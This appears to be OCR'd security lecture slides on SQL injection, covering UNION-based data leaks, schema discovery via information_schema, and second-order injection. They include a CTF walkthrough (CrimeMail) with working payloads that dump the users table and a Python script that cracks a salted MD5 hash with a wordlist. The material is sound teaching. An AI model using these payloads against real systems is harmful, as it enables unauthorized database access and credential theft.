
```
SELECT sender, content FROM messages WHERE receiver='attacker' AND content LIKE '%'
UNION SELECT user, password FROM users -- - %'
```

Database Metadata

- When the source code of the application is not available and database errors are not displayed on the target website, how can we discover the **name of the tables / columns** in the database?

- We can use the SQL injection to leak the **database metadata**, which is stored in the **information_schema/sqlite_master** database!
  - **information_schema.tables**: names of the tables in the various databases of the system
  - **information_schema.columns**: names, types, etc. of the columns of the various tables
  - [SQLITE] **SELECT * FROM sqlite_master WHERE type='table';**

Second Order SQL Injection in a Nutshell



Source: https://portswigger.net/web-security/sql-injection

Second-Order SQL Injections

- Some applications **validate inputs coming from the user**, but **not data coming from the database**, which is considered more trusted

- In **Second-Order SQL injections** (also known as **Stored SQL injections**), the payload is first stored in the database and then used to perform the attack

Second-Order SQL Injection

- Suppose that the attacker registers using the following username:

```
'; UPDATE TABLE users SET password='newpwd' WHERE user='admin'-- -
```

- During the login procedure, the username (read from the database) is stored in **$_SESSION["user"]**, which is then used in the query below:

```
$query = "SELECT sender, content FROM messages WHERE
    receiver='" . $_SESSION["user"] . "' AND content LIKE '%" . $_GET["search"] . "%'";
```

```
SELECT * FROM messages WHERE receiver = ''; UPDATE TABLE users SET
password='newpwd' WHERE user='admin' -- -' AND content LIKE '%%'
```

Data Leak through SQLi (2020)


ZDNet | CENTRAL EUROPE | MIDDLE EAST | SCANDINAVIA | AFRICA | UK | ITALY | SPAIN | MORE | NEWSLETTERS | ALL WRITERS


MUST READ: Ransomware gangs are changing targets again. That could make them even more of a threat

Hacker leaks 23 million usernames and passwords from Webkinz children's game

Exclusive: Webkinz security breach occurred earlier this month, sources have told ZDNet.

By Catalin Cimpanu for Zero Day | April 18, 2020 -- 23:54 (00:54 BST) | Topic: Security





Details: https://www.zdnet.com/article/hacker-leaks-23-million-usernames-and-passwords-from-webkinz-childrens-game/

Training challenge #04

URL: https://training04.webhack.it

NOTE: **THE CHALLENGE IS LIVE!**
TRY IT TO LEARN!

Description:

Collins Hackle is a notorious bad guy, and you've decided to take him down. You need something on him, anything, to send the police his way, and it seems he uses CrimeMail, a very specialized email service, to communicate with his associates. Let's see if you can hack your way in his account...

Hint:
hash = md5(password + salt)

and Collins Hackle has a password which can be found in an english dictionary.

Credits: INS'hAck 2018

Page: /

CrimeMail v13.37

stylish email service for all your criminal needs

Username

Password

I am not trying to hack this

Sign in

© INSHACK 2017-2018. Lost password?

Page: /forgot.php

We know some criminals aren't very tech-savvy. You have two options:

- Contact your local crimelord,
- Try and remember your password using your hint

To display your password hint, enter your username:

Username

Search

© INSHACK 2017-2018. Go back to sign-in

Analysis

- The application is based on PHP
- There is likely a database of users
- A very common DB in PHP+Linux is MySQL
- There two forms that take inputs from the users

What can go wrong?

Problems

- If we insert a ‘ in /forgot.php we get:


  Database error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1

- This is a strong indication that the user input is not sanitized correctly….

Dump INFORMATION_SCHEMA

Input: ' UNION SELECT CONCAT(TABLE_NAME,":",COLUMN_NAME) FROM INFORMATION_SCHEMA.COLUMNS#

The result:



Dump the users table

Input: **' UNION SELECT CONCAT(userid,":",username,":",pass_salt,":",pass_md5) FROM users#**


The result:

```
            array(5) {
               [0]=>
             array(1) {
              ["hint"]=>
(49) "1:p.escobar:Jdhy:c4598aadc36b55ba1a4f64f16e2b32f1"
               }
              [1]=>
             array(1) {
              ["hint"]=>
(47) "2:g.dupuy:Kujh:0fd221fc1358c698ae5db16992703bcd"
               }
              [2]=>
             array(1) {
              ["hint"]=>
(48) "3:a.capone:hTjl:23afc9d3a96e5c338f7ba7da4f8d59f8"
               }
              [3]=>
             array(1) {
              ["hint"]=>
(48) "4:c.manson:YbEr:fe3437f0308c444f0b536841131f5274"
               }
              [4]=>
             array(1) {
              ["hint"]=>
(48) "5:c.hackle:yhbG:f2b31b3a7a7c41093321d0c98c37f5ad"
```

Cracking the password

We perform a bruteforce with a simple Python script:

```
#!/usr/bin/python
import hashlib

for passwd in open("rockyou.txt", "r"):
    if hashlib.md5(passwd.strip() + "yhbG").hexdigest() == "f2b31b3a7a7c41093321d0c98c37f5ad":
        print "[+] password for Collins Hackle is {}".format(passwd.strip())
        exit(0)

print "[+] Done"
```


CrimeMail v13.37
stylish email service for all your criminal needs
c.hackle
I am not trying to hack this
Sign in
© INSHACK 2017-2018. Lost password?
Welcome to CrimeMail! Here is the last received messages:
UNKNOWN SENDER says:
Meet me at
© INSHACK 2017-2018. Go back to sign-in

References

- **PortSwigger Web Academy**: https://portswigger.net/web-security

- **CTFTime**: https://ctftime.org/
  - write ups of challenges from past events
  - upcoming CTFs

- **Cyber Challenge Bootcamp**: https://cyberbootcamp.it/
  Training program organized by former CC.IT players